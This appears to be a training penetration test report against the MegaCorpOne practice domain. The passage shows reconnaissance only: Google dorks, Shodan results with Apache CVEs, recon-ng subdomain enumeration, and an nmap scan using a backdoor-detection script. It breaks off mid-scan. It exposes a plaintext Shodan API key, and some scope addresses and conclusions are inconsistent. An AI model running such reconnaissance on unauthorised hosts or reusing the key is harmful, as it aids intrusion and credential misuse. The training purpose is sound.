



Cybersecurity

Penetration Test Report Template



**Inferno Cyber-Ops, LLC**  
**MegaCorpOne**  
**Penetration Test Report 2024**

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## Document History

| Version | Date      | Author(s)     | Comments   |
|---------|-----------|---------------|------------|
| 001     | 3/21/2024 | Martina Russo | Start Date |
|         |           |               |            |
|         |           |               |            |
|         |           |               |            |

## Introduction

In accordance with MegaCorpOne's policies, **Inferno Cyber-Ops, LLC** (henceforth known as **ICO**) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by ICO during March of 2024.

For the testing, **ICO** focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

ICO used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

| Objective  |
|--|
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges to domain administrator.                     |
| Compromise at least two machines.                                |

# Penetration Testing Methodology

## Reconnaissance

**ICO** begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

**ICO** uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

**ICO**'s normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

| IP Address/URL                                    | Description   |
|---|---|
| 172.16.117.0/16<br>MCO.local<br>*.Megacorpone.com | MegaCorpOne internal domain, range and public website |


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



## Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The 'Request timed out' instances observed in the traceroute analysis suggest the presence of strong security measures within Megacorpone's network infrastructure. This includes the implementation of firewalls, as identified during their penetration test conducted by Inferno Cyber-Ops, LLC. Such proactive measures indicate a dedication to network security and resilience against potential threats.

```
PS C:\Users\russo\OneDrive\Desktop> tracert 149.56.244.87

Tracing route to www.megacorpone.com [149.56.244.87]
over a maximum of 30 hops:

 1      1 ms    <1 ms    <1 ms  Fios_Quantum_Gateway.fios-router.home [192.168.1.1]
 2     13 ms     9 ms     9 ms  lo0-100.NWRKNJ-VFTTP-316.verizon-gni.net [96.225.42.1]
 3      7 ms     7 ms     8 ms  G0-2-1-1.CLPPVA-LCR-22.verizon-gni.net [100.41.195.134]
 4      *       *       * Request timed out.
 5     14 ms     *       * nyk-b13-link.ip.twelve99.net [80.239.192.36]
 6      *       *       * Request timed out.
 7     22 ms    12 ms    23 ms  ewr-b2-link.ip.twelve99.net [62.115.136.47]
 8     13 ms    16 ms    19 ms  be100-102.nwk-1-a9.nj.us [178.32.135.212]
 9      *       *       * Request timed out.
10      *       *       * Request timed out.
11      *       *       * Request timed out.
12    34 ms    36 ms    38 ms  be102.bhs-g1-nc5.qc.ca [198.27.73.204]
13      *       *       * Request timed out.
14      *       *       * Request timed out.
15      *       *       * Request timed out.
16      *       *       * Request timed out.
17    33 ms    39 ms    38 ms  www.megacorpone.com [149.56.244.87]

Trace complete.
```

## Summary of Weaknesses

**ICO** successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Weak passwords have been identified among Users and Servers, posing a significant security risk.
- The presence of open ports and a bind shell backdoor has been detected, indicating potential unauthorized access points within the network.

# Executive Summary

**Inferno Cyber-Ops, LLC (ICO)** has detected vulnerabilities within MegaCorpOne's network infrastructure, necessitating immediate mitigation measures. Through port scanning and password cracking techniques, our team successfully gained initial access to the network. Subsequently, privilege escalation to root level was achieved. These findings underscore the critical need for robust security protocols and prompt remediation to safeguard against unauthorized access and potential data breaches.

## STEP 1 Description:

Use a combination of Google search techniques to target MegaCorpOne and gather information such as:

- Employee email addresses
- Employees' first and last names
- Domain information

The screenshot shows a Google search results page with the query "site:www.megacorpone.com" entered into the search bar. The results indicate approximately 24 results found in 0.18 seconds. A "Google promotion" for "Try Google Search Console" is visible. Below the promotion, there is a snippet for "megacorpone.com" which includes a thumbnail icon, the domain name, a link to https://www.megacorpone.com, and a colon. The snippet also contains the text "MegaCorp One - Nanotechnology Is the Future" and a brief description: "We Create. Through years of experience, we have some of the most bleeding-edge technologies available to create opportunities that never seemed feasible." It also lists "About · Contact Us · Nanotechnology Is the Future". At the bottom of the snippet, there is a link to "Index of /assets" with the URL "http://www.megacorpone.com > assets". The page footer contains the text "Index of /assets. [ICO], Name · Last modified · Size · Description, [PARENTDIR], Parent Directory, -· [DIR], css/, 2016-08-21 11:21, -· [DIR] ...".

The screenshot shows a web browser window with the URL <https://www.megacorpone.com/assets/> in the address bar. The page title is "Index of /assets". Below the title is a table with the following columns: Name, Last modified, Size, and Description. The table lists the following entries:

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> | -                | -    |             |
| <a href="#">css/</a>             | 2016-08-21 11:21 | -    |             |
| <a href="#">fonts/</a>           | 2016-08-21 11:21 | -    |             |
| <a href="#">img/</a>             | 2017-10-03 09:08 | -    |             |
| <a href="#">js/</a>              | 2016-08-21 11:21 | -    |             |

At the bottom of the page, the text "Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 443" is displayed.

The screenshot shows a web browser window with the URL <https://www.megacorpone.com> in the address bar. The page title is "MegaCorp One". The content includes:

**Contact Us - MegaCorp One**  
Our Address ... United States. Email: [sales@megacorpone.com](mailto:sales@megacorpone.com). Tel: (903) 883 - MEGA Web:  
<http://www.>

**About Us**  
Email: [thudson@megacorpone.com](mailto:thudson@megacorpone.com). Twitter: [@TomHudsonMCO](#). Contact Me: Tanya Rivera.  
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MegaCorp One

HOME ABOUT CONTACT SUPPORT CAREERS LOG IN

## MEET OUR TEAM

---



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---

ext:txt site:megacorpone.com

All Images News Shopping Map

1 result (0.26 seconds)

<http://www.megacorpone.com/robots.txt> ::

User-agent: \* Allow: / Allow: /nanites.php

```
User-agent: *
Allow: /
Allow: /nanites.php
```

← → C  www.megacorpone.com/nanites.php

## Current Nanite Levels (ppm) in Rachel, NV

2.7  
1.1  
1  
2.6  
1.8  
2.5  
2.2  
0.7  
2.3  
0.6  
0.7  
1.2  
0.3  
2.3  
0.4  
2.5  
0.7  
1.8  
1.2  
1.6

```
PS C:\Users\russo\OneDrive\Desktop> ping www.megacorpone.com

Pinging www.megacorpone.com [149.56.244.87] with 32 bytes of data:
Reply from 149.56.244.87: bytes=32 time=36ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51
Reply from 149.56.244.87: bytes=32 time=37ms TTL=51

Ping statistics for 149.56.244.87:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 36ms, Maximum = 37ms, Average = 36ms
```

```
PS C:\Users\russo\OneDrive\Desktop> nslookup www.megacorpone.com
Server: Fios_Quantum_Gateway.fios-router.home
Address: 192.168.1.1

Non-authoritative answer:
Name: www.megacorpone.com
Address: 149.56.244.87
```

### STEP 2 Description:

Use of Shodan.io to perform enumeration on the MegaCorpOne domain.

The screenshot shows a Shodan search result for the IP address 149.56.244.87. At the top, there's a map of the Beauharnois area in Quebec, Canada. Below the map, the IP address is prominently displayed in red. The interface is divided into several sections:

- General Information:** Lists hostnames (www.megacorpone.com), domains (MEGACORPONE.COM), country (Canada), city (Beauharnois), organization (OVH Hosting, Inc.), ISP (OVH SAS), and ASN (AS16276).
- Open Ports:** Shows three open ports: 22, 80, and 443, each represented by a blue button.
- OpenSSH:** Provides details about the SSH service, including the version (7.9p1 Debian-10+deb10u4), key type (ssh-rsa), and a long public key string.
- Logs:** A log entry from March 5, 2024, at 03:59:01, with ID 2028915078, showing a connection attempt from IP 149.56.244.87.

// 80 / TCP 

**Apache httpd** 2.4.38

```
HTTP/1.1 200 OK
Date: Mon, 11 Mar 2024 01:36:47 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

// 443 / TCP 

**Apache httpd** 2.4.38

```
HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 09:37:26 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Wed, 06 Nov 2019 15:04:14 GMT
ETag: "390b-596aedca79780"
Accept-Ranges: bytes
Content-Length: 14603
Vary: Accept-Encoding
Content-Type: text/html
```

## Software vulnerabilities

 **Vulnerabilities**

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

**CVE-2023-45802**

When a HTTP/2 stream was reset (RST frame) by a client, there was a time window where the request's memory resources were not reclaimed immediately. Instead, de-allocation was deferred to connection close. A client could send new requests and resets, keeping the connection busy and open and causing the memory footprint to keep on growing. On connection close, all resources were reclaimed, but the process might run out of memory before that. This was found by the reporter during testing of CVE-2023-44487 (HTTP/2 Rapid Reset Exploit) with their own test client. During 'normal' HTTP/2 use, the probability to hit this bug is very low. The kept memory would not become noticeable before the connection closes or times out. Users are recommended to upgrade to version 2.4.58, which fixes the issue.

**CVE-2023-31122**

Out-of-bounds Read vulnerability in mod\_macro of Apache HTTP Server. This issue affects Apache HTTP Server through 2.4.57.

**CVE-2023-27522**

HTTP Response Smuggling vulnerability in Apache HTTP Server via mod\_proxy\_uwsgi. This issue affects Apache HTTP Server from 2.4.30 through 2.4.55. Special characters in the origin response header can truncate/split the response forwarded to the client.

**CVE-2023-25690**

Some mod\_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod\_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule '^/here/.' 'http://example.com:8080/elsewhere?\${1}' iP1 ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.

## Network Scan Report: 149.56.244.87

Last Seen: 2024-03-19

General Information:

Hostnames: www.megacorpone.com

Domains: MEGACORPONE.COM

Country: Canada

City: Beauharnois

Organization: OVH Hosting, Inc.

**Open Ports:**

- Port 22 (SSH): Secure Shell (SSH) for secure remote access.
- Port 80 (HTTP): Hypertext Transfer Protocol (HTTP) for web traffic.
- Port 443 (HTTPS): Secure Hypertext Transfer Protocol (HTTPS) for encrypted web traffic.

**Summary:**

The scanned IP address (149.56.244.87) resolves to the domain www.megacorpone.com, hosted by OVH Hosting, Inc. in Beauharnois, Canada. It has the standard web ports open (HTTP and HTTPS) along with SSH for secure remote access. Regular monitoring and security measures are recommended to ensure the integrity and security of the hosted services.

**STEP 3 Description (RECON-NG):**

Overall, the research process involved systematically gathering information about megacorpone.com using Recon-ng, conducting a thorough scan, and generating a detailed report for further analysis and action. This approach helps in understanding the target's infrastructure, identifying potential vulnerabilities, and enhancing overall cybersecurity measures.

```
[recon-ng][default] > modules load recon/hosts-ports/shodan_ip
[recon-ng][default][shodan_ip] > keys add shodan_api 5LzEiGanwtMZPIffOJec7GzpFQFreb0o
[*] Key 'shodan_api' added.
[recon-ng][default][shodan_ip] > keys list

+-----+
|   Name      |          Value          |
+-----+
| shodan_api | 5LzEiGanwtMZPIffOJec7GzpFQFreb0o |
+-----+

recon-ng][default][shodan_ip] > options set SOURCE megacorpone.com
OURCE => megacorpone.com
recon-ng][default][shodan_ip] > options
manages the current context options

sage: options <list|set|unset> [ ... ]
recon-ng][default][shodan_ip] > info

    Name: Shodan IP Enumerator
    Author: Tim Tomes (@lanmaster53) and Matt Puckett (@t3lc0) & Ryan Hays (@_ryanhays)
    Version: 1.2
    Keys: shodan_api

escription:
Harvests port information from the Shodan API by using the 'ip' search operator. Updates the 'ports' table with the results.

ptions:
  Name  Current Value  Required  Description
  _____
  LIMIT    1           yes       limit number of api requests per input source (0 = unlimited)
  SOURCE  megacorpone.com  yes       source of input (see 'info' for details)
```

```

recon-ng][default] >
recon-ng][default] > modules search

Recon
-----
recon/companies-multi/shodan_org
recon/domains-hosts/hackertarget
recon/domains-hosts/shodan_hostname
recon/hosts-ports/shodan_ip
recon/locations-pushpins/shodan
recon/netblocks-hosts/shodan_net
recon/ports-hosts/migrate_ports

[recon-ng][default] > modules load recon/domains-hosts/hackertarget
[recon-ng][default][hackertarget] > info

  - Name: HackerTarget Lookup
  Author: Michael Henriksen (@michenriksen)
  Version: 1.1

Description:
  Uses the HackerTarget.com API to find host names. Updates the 'hosts' table with the results.

Options:
  Name   Current Value    Required  Description
  -----  -----  -----  -----
  SOURCE  megacorpone.com  yes       source of input (see 'info' for details)

Source Options:
  default      SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>     string representing a single input
  <path>       path to a file containing a list of inputs
  query <sql>   database query returning one column of inputs

```

MEGACORPONE.COM

```

[*] Country: None
[*] Host: admin.megacorpone.com
[*] Ip_Address: 51.222.169.208
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: beta.megacorpone.com
[*] Ip_Address: 51.222.169.209
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ts1.megacorpone.com
[*] Ip_Address: 51.222.169.210
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: intranet.megacorpone.com
[*] Ip_Address: 51.222.169.211
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: mail.megacorpone.com
[*] Ip_Address: 51.222.169.212
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: mail2.megacorpone.com
[*] Ip_Address: 51.222.169.213
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns1.megacorpone.com
[*] Ip_Address: 51.79.37.18
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None

```

```

[*] Country: None
[*] Host: ns2.megacorpone.com
[*] Ip_Address: 51.222.39.63
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: ns3.megacorpone.com
[*] Ip_Address: 66.70.207.180
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: router.megacorpone.com
[*] Ip_Address: 51.222.169.214
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: siem.megacorpone.com
[*] Ip_Address: 51.222.169.215
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: snmp.megacorpone.com
[*] Ip_Address: 51.222.169.216

```

```

Reporting
  reporting/html
    Home
      [recon-ng][default][hackertarget] >
      [recon-ng][default][hackertarget] > modules load reporting/html
      [recon-ng][default][html] >
      [recon-ng][default][html] > info

        Name: HTML Report Generator
        Author: Tim Tomes (@lanmaster53)
        Version: 1.0

      Description:
        Creates an HTML report.

      Options:
        

| Name     | Current Value                                   | Required | Description                            |
|----------|-------------------------------------------------|----------|----------------------------------------|
| CREATOR  |                                                 | yes      | use creator name in the report footer  |
| CUSTOMER |                                                 | yes      | use customer name in the report header |
| FILENAME | /root/.recon-ng/workspaces/default/results.html | yes      | path and filename for report output    |
| SANITIZE | True                                            | yes      | mask sensitive data in the report      |



      [recon-ng][default][html] > options set CREATOR Pentester
      CREATOR => Pentester
      [recon-ng][default][html] > options set CUSTOMER MegaCorpOne
      CUSTOMER => MegaCorpOne
      [recon-ng][default][html] > info

        Name: HTML Report Generator
        Author: Tim Tomes (@lanmaster53)
        Version: 1.0

      Description:
        Creates an HTML report.

      Options:
        

| Name     | Current Value                                   | Required | Description                            |
|----------|-------------------------------------------------|----------|----------------------------------------|
| CREATOR  | Pentester                                       | yes      | use creator name in the report footer  |
| CUSTOMER | MegaCorpOne                                     | yes      | use customer name in the report header |
| FILENAME | /root/.recon-ng/workspaces/default/results.html | yes      | path and filename for report output    |
| SANITIZE | True                                            | yes      | mask sensitive data in the report      |



<string>      string representing a single input
<path>        path to a file containing a list of inputs
query <sql>   database query returning one column of inputs
[...]
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] >
recon-ng][default][hackertarget] > modules load reporting.html
!] Invalid module name.
recon-ng][default][hackertarget] > modules load reporting/html
!] Invalid module name.
recon-ng][default][hackertarget] > show Hosts
shows various framework items
[...]
sage: show <companies|contacts|credentials|domains|hosts|leaks|locations|netblocks|ports|profiles|pushpins|repositories|vulnerabilities>
recon-ng][default][hackertarget] > show hosts

+-----+
| rowid | ip      host           | ip_address | region | country | latitude | longitude | notes | module |
+-----+
| 1     | fs1.megacorpone.com | 51.222.169.210 |         |         |          |          |        | hackertarget |
| 2     | ns1.megacorpone.com | 51.79.37.18   |         |         |          |          |        | hackertarget |
| 3     | mail2.megacorpone.com | 51.222.169.213 |         |         |          |          |        | hackertarget |
| 4     | ns2.megacorpone.com | 51.222.39.63  |         |         |          |          |        | hackertarget |
| 5     | www2.megacorpone.com | 149.56.244.87 |         |         |          |          |        | hackertarget |
| 6     | ns3.megacorpone.com | 66.70.207.180 |         |         |          |          |        | hackertarget |
| 7     | beta.megacorpone.com | 51.222.169.209 |         |         |          |          |        | hackertarget |
| 8     | syslog.megacorpone.com | 51.222.169.217 |         |         |          |          |        | hackertarget |
| 9     | mail.megacorpone.com | 51.222.169.212 |         |         |          |          |        | hackertarget |
| 10    | siem.megacorpone.com | 51.222.169.215 |         |         |          |          |        | hackertarget |
| 11    | admin.megacorpone.com | 51.222.169.208 |         |         |          |          |        | hackertarget |
| 12    | vpn.megacorpone.com | 51.222.169.220 |         |         |          |          |        | hackertarget |
| 13    | snmp.megacorpone.com | 51.222.169.216 |         |         |          |          |        | hackertarget |
| 14    | intranet.megacorpone.com | 51.222.169.211 |         |         |          |          |        | hackertarget |
| 15    | support.megacorpone.com | 51.222.169.218 |         |         |          |          |        | hackertarget |
| 16    | test.megacorpone.com | 51.222.169.219 |         |         |          |          |        | hackertarget |
| 17    | www.megacorpone.com | 149.56.244.87 |         |         |          |          |        | hackertarget |
| 18    | router.megacorpone.com | 51.222.169.214 |         |         |          |          |        | hackertarget |
+-----+

```

The screenshot displays the Recon-NG Reconnaissance Report for the domain [www.recon-ng.com](http://www.recon-ng.com). The report is titled "MegaCorpOne" and "Recon-ng Reconnaissance Report".

**Summary:**

| table           | count |
|-----------------|-------|
| domains         | 0     |
| companies       | 0     |
| networks        | 0     |
| locations       | 0     |
| vulnerabilities | 0     |
| ports           | 0     |
| hosts           | 18    |
| contacts        | 0     |
| credentials     | 0     |
| leaks           | 0     |
| pushpins        | 0     |
| profiles        | 0     |
| repositories    | 0     |

**Hosts:**

| host                     | ip_address     | region | country | latitude | longitude | notes | module       |
|--------------------------|----------------|--------|---------|----------|-----------|-------|--------------|
| admin.megacorpone.com    | 51.222.169.208 |        |         |          |           |       | hackertarget |
| beta.megacorpone.com     | 51.222.169.209 |        |         |          |           |       | hackertarget |
| ts1.megacorpone.com      | 51.222.169.210 |        |         |          |           |       | hackertarget |
| intranet.megacorpone.com | 51.222.169.211 |        |         |          |           |       | hackertarget |
| mail.megacorpone.com     | 51.222.169.212 |        |         |          |           |       | hackertarget |
| mail2.megacorpone.com    | 51.222.169.213 |        |         |          |           |       | hackertarget |
| ns1.megacorpone.com      | 51.79.37.18    |        |         |          |           |       | hackertarget |
| ns2.megacorpone.com      | 51.222.39.63   |        |         |          |           |       | hackertarget |
| ns3.megacorpone.com      | 66.70.207.180  |        |         |          |           |       | hackertarget |
| router.megacorpone.com   | 51.222.169.214 |        |         |          |           |       | hackertarget |
| slim.megacorpone.com     | 51.222.169.215 |        |         |          |           |       | hackertarget |
| snmp.megacorpone.com     | 51.222.169.216 |        |         |          |           |       | hackertarget |
| support.megacorpone.com  | 51.222.169.218 |        |         |          |           |       | hackertarget |
| syslog.megacorpone.com   | 51.222.169.217 |        |         |          |           |       | hackertarget |
| test.megacorpone.com     | 51.222.169.219 |        |         |          |           |       | hackertarget |
| vpn.megacorpone.com      | 51.222.169.220 |        |         |          |           |       | hackertarget |
| www.megacorpone.com      | 149.56.244.87  |        |         |          |           |       | hackertarget |
| www2.megacorpone.com     | 149.56.244.87  |        |         |          |           |       | hackertarget |

Created by: Pentester  
Thu, Mar 28 2024 11:02:33

The tool used by Recon-ng for this information gathering process is Recon-ng itself.

Here's how it was utilized:


- Explored installed modules using the command: modules search to identify available options for reconnaissance.
- Loaded the HackerTarget module with the command: modules load recon/domains-hosts/hackertarget for scanning megacorpone.com.
- Executed info to gather module-specific details about the HackerTarget module.
- Set the source for the scan to megacorpone.com using options set SOURCE megacorpone.com.
- Initiated the scan with the command: run to query HackerTarget for information about megacorpone.com.
- Analyzed the scan results displayed verbosely in the terminal window.
- Loaded the HTML reporting module using the command: modules load reporting/html.
- Checked module parameters using info to identify necessary configurations.
- Configured the CREATOR and CUSTOMER parameters with options set CREATOR Pentester and options set CUSTOMER MegaCorpOne.
- Generated the report with the command: run, saving it to /root/.recon-ng/workspaces/default/results.html.

These actions were performed within the Recon-ng framework, facilitating comprehensive reconnaissance and report generation processes.

#### STEP 4 Description (ZENMAP-NMAP)


Penetration testing machine 1 ip address range

172.22.117.0/24 accessible local ip address WINDC01 172.22.117.10, Linux 172.22.117.100 and Linux 172.22.117.150.



Penetration testing machine 2 ip address range

172.22.117.0/24 accessible local ip address WINDC01 172.22.117.10, Windows10 172.22.117.20  
Linux 172.22.117.150.



```
nmap -T4 -A -v --script ftp-vsftpd-backdoor,smb-os-discovery,smb-system-info 172.22.117.0/24
-----
Initiating SYN Stealth Scan at 18:34
Scanning 2 hosts [1000 ports/host]
Discovered open port 80/tcp on 172.22.117.150
Discovered open port 3306/tcp on 172.22.117.150
Discovered open port 53/tcp on 172.22.117.10
Discovered open port 25/tcp on 172.22.117.150
Discovered open port 5900/tcp on 172.22.117.150
Discovered open port 53/tcp on 172.22.117.150
Discovered open port 21/tcp on 172.22.117.150
Discovered open port 135/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.10
Discovered open port 445/tcp on 172.22.117.10
Discovered open port 139/tcp on 172.22.117.150
Discovered open port 111/tcp on 172.22.117.150
```

```

